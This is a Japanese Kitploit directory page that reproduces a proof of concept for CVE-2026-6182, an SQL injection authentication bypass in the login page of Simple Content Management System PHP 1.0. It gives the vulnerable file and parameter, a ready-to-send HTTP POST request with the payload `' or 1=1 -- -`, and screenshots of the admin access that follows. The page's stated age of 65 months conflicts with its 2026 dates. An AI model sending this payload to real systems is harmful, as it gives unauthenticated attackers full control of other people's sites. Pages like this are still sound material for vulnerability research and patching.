
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-6182-SQLI-auth — Simple Content Management System PHPにおけるSQLインジェクション認証バイパスの概念実証。認証されていない攻撃者が細工したuserパラメータを介して管理者アクセスを取得できるようにします。 | Kitploit
ツール/GitHubGitHub/xmyronn/cve-2026-6182-sqli-auth
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト認証
GitHubxmyronn/cve-2026-6182-sqli-auth

CVE-2026-6182-SQLI-auth

Simple Content Management System PHPにおけるSQLインジェクション認証バイパスの概念実証。認証されていない攻撃者が細工したuserパラメータを介して管理者アクセスを取得できるようにします。

リポジトリを見る
65ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

SQLインジェクション認証バイパス - Simple Content Management System PHP

説明

Simple Content Management System PHPの管理ログインページにSQLインジェクションの脆弱性が存在します。userパラメータはSQLクエリに渡される前にサニタイズされていないため、認証されていない攻撃者が認証をバイパスして完全な管理者アクセスを取得できます。


脆弱性の詳細

  • 種類: SQLインジェクション (CWE-89)
  • 影響: 認証バイパスにより完全な管理者アクセスを取得
  • 影響を受けるファイル: /web/admin/login.php
  • 影響を受けるパラメータ: user
  • 攻撃ベクトル: リモート、認証不要 **深刻度: 重大

ベンダー

code-projects.org

製品

Simple Content Management System PHP

バージョン

1.0


概念実証 (PoC)

ステップ1 - Burpで以下のリクエストを送信します:

root@kitploit:~
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login


または、ログインページに直接追加します Screenshot 2026-04-05 051755

ステップ2 - ペイロードを含むログインフォーム:

test' or 1=1 -- -


ステップ3 - 管理パネルへのアクセスが許可されます:

Screenshot 2026-04-05 054510

影響

認証されていないリモート攻撃者は、資格情報を知らなくても管理者ログインを完全にバイパスし、コンテンツの追加を含む管理パネルへの完全な制御を取得できます。


作成者

Imad Alvi


参考

https://code-projects.org/simple-content-management-system-in-php-with-source-code/

ツールをダウンロード